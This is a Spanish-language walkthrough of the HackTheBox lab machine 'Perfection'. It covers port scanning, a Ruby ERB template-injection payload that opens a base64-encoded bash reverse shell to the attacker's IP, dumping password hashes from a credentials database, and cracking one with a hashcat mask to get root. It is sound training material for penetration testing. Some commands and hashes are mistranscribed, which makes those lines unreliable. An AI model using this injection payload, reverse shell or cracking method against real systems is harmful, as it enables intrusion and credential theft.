

PERFECTION

- 1. PERFECTION
 - 1.1. Preliminar
 - 1.2. Nmap
 - 1.3. Tecnologías web
 - 1.4. SSTI in Ruby template
 - 1.5. Privesc via cracking_password with Hashcat

1. PERFECTION

www

<https://app.hackthebox.com/machines/Perfection>

PERFECTION 590

FREE MACHINE

Perfection

LINUX EASY

REPORT

Math A+ Science A+

4.1
MACHINE RATING

10370
USER OWNS

9609
SYSTEM OWNS

02/03/2024
RELEASED

Created by TheRedeemed1

Copy Link

Play Machine

1.1. Preliminar

Comprobamos si la máquina está encendida, averiguamos qué sistema operativo es y creamos nuestro directorio de trabajo. Nos enfrentamos a una máquina *Linux*.

```
> settarget "10.10.11.253 Perfection"
> ping 10.10.11.253
PING 10.10.11.253 (10.10.11.253) 56(84) bytes of data:
64 bytes from 10.10.11.253: icmp_seq=1 ttl=63 time=36.7 ms
64 bytes from 10.10.11.253: icmp_seq=2 ttl=63 time=35.4 ms
64 bytes from 10.10.11.253: icmp_seq=3 ttl=63 time=36.5 ms
64 bytes from 10.10.11.253: icmp_seq=4 ttl=63 time=37.2 ms
64 bytes from 10.10.11.253: icmp_seq=5 ttl=63 time=39.7 ms
^C
--- 10.10.11.253 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4003ms
rtt min/avg/max/mdev = 35.364/37.091/39.663/1.423 ms
Δ > /home/parrotp/ptyor > took 4s > |
```

1.2. Nmap

Escaneo de puertos sigiloso. Evidencia en archivo *allports*. Tenemos los *puerto 22 y 80* abiertos.

```
> nmap -sS -p- 10.10.11.253 -n -Pn --min-rate 5000 -T5 -oG allports
Starting Nmap 7.94 ( https://nmap.org ) at 2024-03-27 12:11 CET
Warning: 10.10.11.253 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.10.11.253
Host is up (0.10s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
```

```
Nmap done: 1 IP address (1 host up) scanned in 14.34 seconds
> extractPorts allports
```

```
File: extractPorts.tmp
1
2 [*] Extracting Information...
3
4 [*] IP Address: 10.10.11.253
5 [*] Open ports: 22,80
6
7 [*] Ports copied to clipboard
8
```

```
Δ > /home/parrotp/ptyor/CTF/H1B/nmap > took 4s > |
```

Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de *allports* mediante `extractPorts`.

```
> nmap -sCV -p22,80 10.10.11.253 -T5 -oN targeted
Starting Nmap 7.94 ( https://nmap.org ) at 2024-03-27 12:12 CET
Nmap scan report for 10.10.11.253
Host is up (0.048s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   256 88:e4:79:e8:59:28:df:95:2d:ad:57:4a:46:04:ea:70 (ECDSA)
|_  256 e9:ea:0c:1d:86:13:ed:95:a9:d0:0b:c8:22:e4:cf:e9 (ED25519)
80/tcp    open  http     nginx
|_ _http-title: Weighted Grade Calculator
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.39 seconds
```

```
Δ > /home/parrotp/ptyor/CTF/H1B/nmap > took 10s > |
```


1.3. Tecnologías web

Whatweb: nos reporta lo siguiente. Parece que nos enfrentamos a un servidor web que usa por detrás **WEBrick**, que es una biblioteca estándar de **Ruby**. La versión de Ruby parece ser la **3.0.2**.

```
> whatweb http://10.10.11.253
http://10.10.11.253 [200 OK] Country[RESERVED][ZZ], HTTPServer[nginx, WEBrick/1.7.0 (Ruby/3.0.2/2021-07-07)], IP[10.10.11.253], PoweredBy[WEBrick], Ruby[3.0.2], Script, Title[Weighted Grade Calculator], U
ncommonHeaders[x-content-type-options], X-Frame-Options[SAMEORIGIN], X-XSS-Protection[1; mode=block]
Δ > /home/parrot/pryor > Δ > |
```

1.4. SSTI in Ruby template

Entramos a la página web. Dentro de ésta, vamos a interceptar una petición con **Burp Suite**.



Una vez interceptada la petición, probamos inyectar comandos malos en los diferentes campos. Encontramos un campo que nos devuelve el output del comando ejecutado, por tanto, este campo es vulnerable. Crearemos ahora un payload para obtener una reverse shell. Lo codificaremos usando la herramienta **HURL**, primero a **base64**: `hURL -B "bash -i >& /dev/tcp/10.10.16.11/443 0>&1"`, y posteriormente,

URL encode: `hURL -U`

`"YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNi4xMS80NDMgMD4mMQ=="`.

```

> hURL -B "bash -l >& /dev/tcp/10.10.16.11/443 0>61"
Original      :: bash -l >& /dev/tcp/10.10.16.11/443 0>61
base64 Encoded :: YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNi4xMS80NDMgMD4mMQ==
> hURL -U "YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNi4xMS80NDMgMD4mMQ=="
Original      :: YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNi4xMS80NDMgMD4mMQ==
URL ENcoded   :: YmFzaCAtaSA+2B3JiAvZGV2L3RjcC8xMC4xMC4xNi4xMS80NDMgMD4mMQ%3D%3D
Δ > => /home/parrot/pryor/CTF/HTB/Perfection/nmap > Δ >

```

```

nc -nlvp 443
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
|

```

Ya tenemos nuestro payload. Sabemos que por detrás se está aplicando **Ruby**, por ello, usaremos su sintaxis para inyectar el comando. Este será el payload completo:

`a%0A<%25%3dsystem("echo+YmFzaCAtaSA%2BJiAvZGV2L3RjcC8xMC4xMC4xNi4xMS80NDMgMD4mMQ%3D%3D|+base64+-d+|+bash");%25>`. Nos ponemos en escucha con **Netcat**.

`echo+ y |+base64+-d+|+bash"`: usamos esto (en URLEncode) para que se decodifique el payload y se ejecute en el sistema. Por otro lado, el signo `+` a veces se utiliza en lugar de espacios para evitar problemas de interpretación de argumentos. Esto se debe a que algunos comandos pueden interpretar los espacios como delimitadores de argumentos, lo que puede causar problemas si se están pasando cadenas que

contienen espacios.

The screenshot shows a web browser's developer tools with the 'Request' and 'Response' tabs. The 'Request' tab shows a POST request to `/weighted-grade-calc` with a body containing a Ruby command. The 'Response' tab shows a 504 Gateway Time-out error.

```

Request
1 POST /weighted-grade-calc HTTP/1.1
2 Host: 10.10.11.253
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://10.10.11.253/weighted-grade-calc
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 282
10 Origin: http://10.10.11.253
11 DNT: 1
12 Connection: close
13 Upgrade-Insecure-Requests: 1
14
15 grade1=1&weight1=100&category2=%2FA&grade2=1&weight2=0&category3=%2FA&grade3=1&weight3=0&
category4=%2FA&grade4=1&weight4=0&category5=%2FA&grade5=1&weight5=0&category1=
a%0a%25%3dsystem("echo+YmFzaCAtaSA%2BJ1AvZGV2L3RjcC8xMC4xMC4xNi4xMS80NDMgMD4mMQ%3D%3D"+base64
+="-d+["+bash");%25;

Response
1 HTTP/1.1 504 Gateway Time-out
2 Server: nginx
3 Date: Wed, 27 Mar 2024 13:07:44 GMT
4 Content-Type: text/html
5 Content-Length: 160
6 Connection: close
7
8 <html>
9 <head>
10 <title>
11 504 Gateway Time-out
12 </title>
13 </head>
14 <body>
15 <center>
16 <h1>
17 504 Gateway Time-out
18 </h1>
19 </center>
20 <hr>
21 <center>
22 nginx
23 </center>
24 </body>
25 </html>

```

“

- Sintaxis de Ruby usada:
 - `a` : simplemente es el carácter `a`, usado para rellenar el campo de manera inicial.
 - `%0A` : es un carácter especial en la codificación URL que representa un *salto de línea* (`\n`).
 - `<` : es el carácter `<`, comúnmente utilizado para abrir etiquetas en HTML o en plantillas de Ruby.
 - `%25` : cuando decodificamos este valor, obtenemos `%`, carácter de porcentaje utilizado en la codificación URL.
 - `%3d` : es el carácter `=` codificado en URL.
 - `<%=` y `%>` : en plantillas de Ruby, esta sintaxis se usa para abrir y cerrar respectivamente interpolaciones de código.

1.5. Privesc via cracking password with Hashcat

Enviamos el payload y obtenemos nuestra shell reversa. Realizamos el *tratamiento de la TTY*. Estamos como usuario *Susan*.

```
susan@perfection:~/ruby_app$ whoami
susan
susan@perfection:~/ruby_app$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mail Manager:/var/list:/usr/sbin/nologin
lirc:x:39:39:lirc:/run/lircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:/:nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104:/:nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:11:/var/cache/pollinate:/bin/false
sshd:x:106:65534:/:run/sshd:/usr/sbin/nologin
syslog:x:107:113:/:home/syslog:/usr/sbin/nologin
utemptd:x:108:114:/:run/utemptd:/usr/sbin/nologin
tcpdump:x:109:115:/:nonexistent:/usr/sbin/nologin
tss:x:110:116:TPM software stack,,:/var/lib/tpm:/bin/false
landscape:x:111:117:/:/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:112:118:fwupd-refresh user,,:/run/systemd:/usr/sbin/nologin
usbmux:x:113:146:usbmux daemon,,:/var/lib/usbmux:/usr/sbin/nologin
lxd:x:999:100:/:var/snap/lxd/common/lxd:/bin/false
susan:x:1001:1001:Susan Miller,,:/home/susan:/bin/bash
laurel:x:998:998:/:var/log/laurel:/bin/false
susan@perfection:~/ruby_app$ cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
susan:x:1001:1001:Susan Miller,,:/home/susan:/bin/bash
```

En un mail que recibe este usuario, vemos unas especificaciones o normativas que deben tener las nuevas contraseñas de los usuarios: éstas deben tener, al final de la misma, una secuencia numérica entre 1 y 1.000.000.000. Ahora, vamos al directorio personal del usuario, encontramos una carpeta */Migration*, a la cual accedemos.

Dentro tenemos un archivo *.db*, al cual le aplicamos un *string*. Tenemos un *hash de contraseña* que copiamos en un archivo llamado *hash.txt* en nuestro sistema.

```
susan@perfection:/$ cd /var/mail/
susan@perfection:/var/mail$ ls
susan
susan@perfection:/var/mail$ cat susan
Due to our transition to Jupiter Grades because of the PupilPath data breach, I thought we should also migrate our credentials ('our' including the other students
in our class) to the new platform. I also suggest a new password specification, to make things easier for everyone. The password format is:
{firstname}{firstname backwards}{randomly generated integer between 1 and 1,000,000,000}
Note that all letters of the first name should be converted into lowercase.
Please hit me with updates on the migration when you can. I am currently registering our university with the platform.
- Tina, your delightful student
susan@perfection:/var/mail$ cd /home
susan@perfection:/home$ ls
susan
susan@perfection:/home$ cd susan
bash: cd: susan: No such file or directory
susan@perfection:/home$ cd susan
susan@perfection:/$ ls
Migration ruby_app user.txt
susan@perfection:/$ cd Migration
susan@perfection:~/Migration$ ls
pupilpath_credentials.db
susan@perfection:~/Migration$ strings pupilpath_credentials.db
SQLite format 3
tableusersusers
CREATE TABLE users (
  id INTEGER PRIMARY KEY,
  name TEXT,
  password TEXT
)
Stephen Locke154a38b253b4e08cba818ff65eb4413f2051865595b9a39964c18d7737d9bb85
David Lawrenceff7aedd2f4512ee1848a3e18f86c4450c1c76f5c6e27cd8b0dc05557b344b87aP
Harry Tylerd3a089520d49d32a01986ef5a1a3d2afc0a0ee48978f06139779994af7a63930
Tina Smithdd5682027254e322972554c01981b74ad1b25f726a11654b78cd6fddcc57Q
Susan Millerb0b6f80b5722b8ca3b35f6f720bcf7c7028d62a15a3019347d9074f39023f
susan@perfection:~/Migration$
```

Con *Hash-Identifier* descubrimos que se trata de un hash en *SHA-256*.

```
> ls  
hash.txt  
> cat hash.txt
```

	File: hash.txt
1	abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f

```
> hash-identifier  
#####  
#                                     #  
#   \ / \ / \ / \ / \ / \ / \ /     #  
#   \ / \ / \ / \ / \ / \ / \ /     #  
#   \ / \ / \ / \ / \ / \ / \ /     #  
#   \ / \ / \ / \ / \ / \ / \ /     #  
#   \ / \ / \ / \ / \ / \ / \ /     #  
#       v1.2 #  
#           By Zion3R #  
# www.BlackPloit.com #  
# Root@BlackPloit.com #  
#####  
-----  
HASH: abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f
```

```
Possible Hashes:  
[+] SHA-256  
[+] Haval-256
```

```
Least Possible Hashes:  
[+] GOST R 34.11-94  
[+] RIPEMD-256  
[+] SNEFRU-256  
[+] SHA-256(HMAC)  
[+] Haval-256(HMAC)  
[+] RIPEMD-256(HMAC)  
[+] SNEFRU-256(HMAC)  
[+] SHA-256(md5($pass))  
[+] SHA-256(sha1($pass))
```

```
-----  
HASH: |
```

Ahora con **Hashcat** tratamos de romper el hash: `hashcat -m 1400 -a 3 hash.txt "susan_nasus_?d?d?d?d?d?d?d?d"`. Básicamente, estamos proporcionando el prefijo *susan_nasus* seguido de *?d?d?d?d?d?d?d?d*, es decir, los caracteres numéricos a sustituir.

El patrón `?d` en **Hashcat** se utiliza como un marcador de posición para representar *dígitos numéricos*. En Hashcat, estos marcadores de posición se utilizan en combinación con el ataque de fuerza bruta (modo `-a 3`) para generar cadenas de texto posibles que se probarán como contraseñas. .

```
[root@kali]~# ls
Desktop Documents Downloads hash.txt Music Pictures Public susan.txt Templates Videos

[root@kali]~# hashcat -m 1400 -a 3 hash.txt "susan_nasus_7d7d7d7d7d7d7d7d" -o Porfin.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 5.0-0debian Linux, None+Asserts, RELOC, SPIR, LLVM 16.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

* Device #1: cpu-haswell-AMD Ryzen 7 5700G with Radeon Graphics, 2901/5866 MB (1024 MB allocatable), 6MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

INFO: All hashes found as potfile and/or empty entries! Use --show to display them.

Started: Wed Mar 27 14:02:02 2024
Stopped: Wed Mar 27 14:02:02 2024

[root@kali]~# hashcat -m 1400 -a 3 hash.txt "susan_nasus_7d7d7d7d7d7d7d7d" --show
abe6f8eb5722bca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f:susan_nasus_413759210
```

Obtenemos la contraseña, con la cual podemos directamente iniciar sesión como **root**.

```
susan@perfection:~/Mlgration$ sudo su
[sudo] password for susan:
root@perfection:/home/susan/Mlgration# cd /root
root@perfection:~# ls
root.txt
root@perfection:~# cat root.txt
a3aaf9749ef3a2aa99c6146146a69f25
root@perfection:~#
```

